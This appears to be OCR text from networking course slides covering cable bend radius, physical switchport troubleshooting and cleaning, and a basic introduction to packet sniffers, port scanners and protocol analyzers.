
This example uses 20 X while being pulled and 10 X after installation.


A cable under tension (top) and after installation (bottom).

R = bend radius


D = bend diameter

d = cable diameter





Light Escaping a Fiber Optic Cable that is Bent Too Far Example



Common Port Problems

Checking Physical Connectivity

Verify link lights at both the switchport and device NIC
- A link light only indicates the device can receive

Verify cable
- The cable might be insufficient for your need
  - Wrong category
  - Too long for requirement
- Might still see link lights
  - You only need to detect carrier to see a link light
- One broken wire will break the signal balance
  - No noise cancellation EMI / RFI
  - You might STILL see a link light!

Is your transceiver the correct type for the switch or module?

Perhaps the port, module, transceiver or NIC has a hardware failure

The quickest test is to swap out cable or device with a known good unit


Unplugging a Stuck Cable

Sometimes the boot covers the clip making it hard to press down

- Especially on CAT 6 connectors

Press clip/boot down with a:


- Pen cap
- Small flat blade screwdriver
- Small needle nose pliers





Fixing a Broken Clip

Broken RJ-45 clips allow the cable to fall or easily get pulled out of the switch port


You can replace the cable or buy little clip replacers that snap on








Emergency Fix with a Zip Tie??!





Bad Port

A bad port can mean that a port on a router or switch is not working in a physical sense

The port's metal pins could be bent or corroded

The electrical circuitry for that port is damaged

The laser diode/LED for a fiber optic port is not producing light properly

When troubleshooting bad ports, ensure that the device did not deliberately shut the port off as a safety measure

- Happens a lot when switch trunks detect switching loops, security violations, or native VLAN mismatches

Bent Switchport Pins

Switchport pins can get pushed/bent down

Connector might be loose or fall out


Connectivity can be intermittent

If connectivity becomes solid when you push down on the cable head, take a look at the port pins

If the pin is not damaged, you can try to use a stainless steel dental pick (or tweezers or safety pin) to gently pull it back up into place


- Unplug switch first!!!

Ultimately, you might have to use a different port



Correcting Bent Switchport Pins

Dirty Switchport/Camera Jack PINs



Use compressed air from can for dust/pet hair/small bits of debris

Use electronic contact cleaner for dirt/corrosion

- Will leave no residue, or will leave a slight protective silicone coating


Do NOT use water, harsh chemicals, electric powered vacuum

If corrosion/dirt is not too bad, try cotton swab with 91% alcohol

If you're really careful you can try the following to scrape off heavy dirt:

- Emery cloth or VERY fine sandpaper (800 grit)
- Pencil eraser
- Small sharp blade such as exacto knife
- Be careful not to push down the pins!

Be aware that the pins might be too damaged to work well, even if cleaned



How to Spray a Port

Spray at an angle so debris/dirt can flow out

Only use compressed air or contact cleaner meant for electronic parts!

Common Software Testing Tools

Packet Sniffer

Used to capture and analyze traffic on a network

Requires a network adapter in promiscuous mode


Most sniffers are software-based

Most sniffers have protocol analysis capabilities

Sniffing is a basic part of IDS/IPS functionality

Common sniffers include:

- Wireshark
- Solar Windows Bandwidth Analyzer
- PTRG
- Airmon-ng
- Kismet
- tcpdump
- Snort
- Microsoft Network Monitor



Port Scanner

A software application that scans network hosts for open ports

An active reconnaissance tool used by pentesters and hackers


- Used to search for targets
- Open ports imply services on a host that are accepting connections

An organization's network administrator can scan the network for open ports to help make sure only legitimately needed ports are being used

Port states:

- Open/listening – TCP SYN elicits a SYN/ACK response – port is open for business
- Closed or denied – TCP SYN elicits a RST (reset) response – no service is listening on that port
- Filtered or blocked – no response of any kind due to firewall or the host does not exist at that IP address

Port Scanner Example



Protocol Analyzer

A hardware/software tool that captures and analyzes network traffic

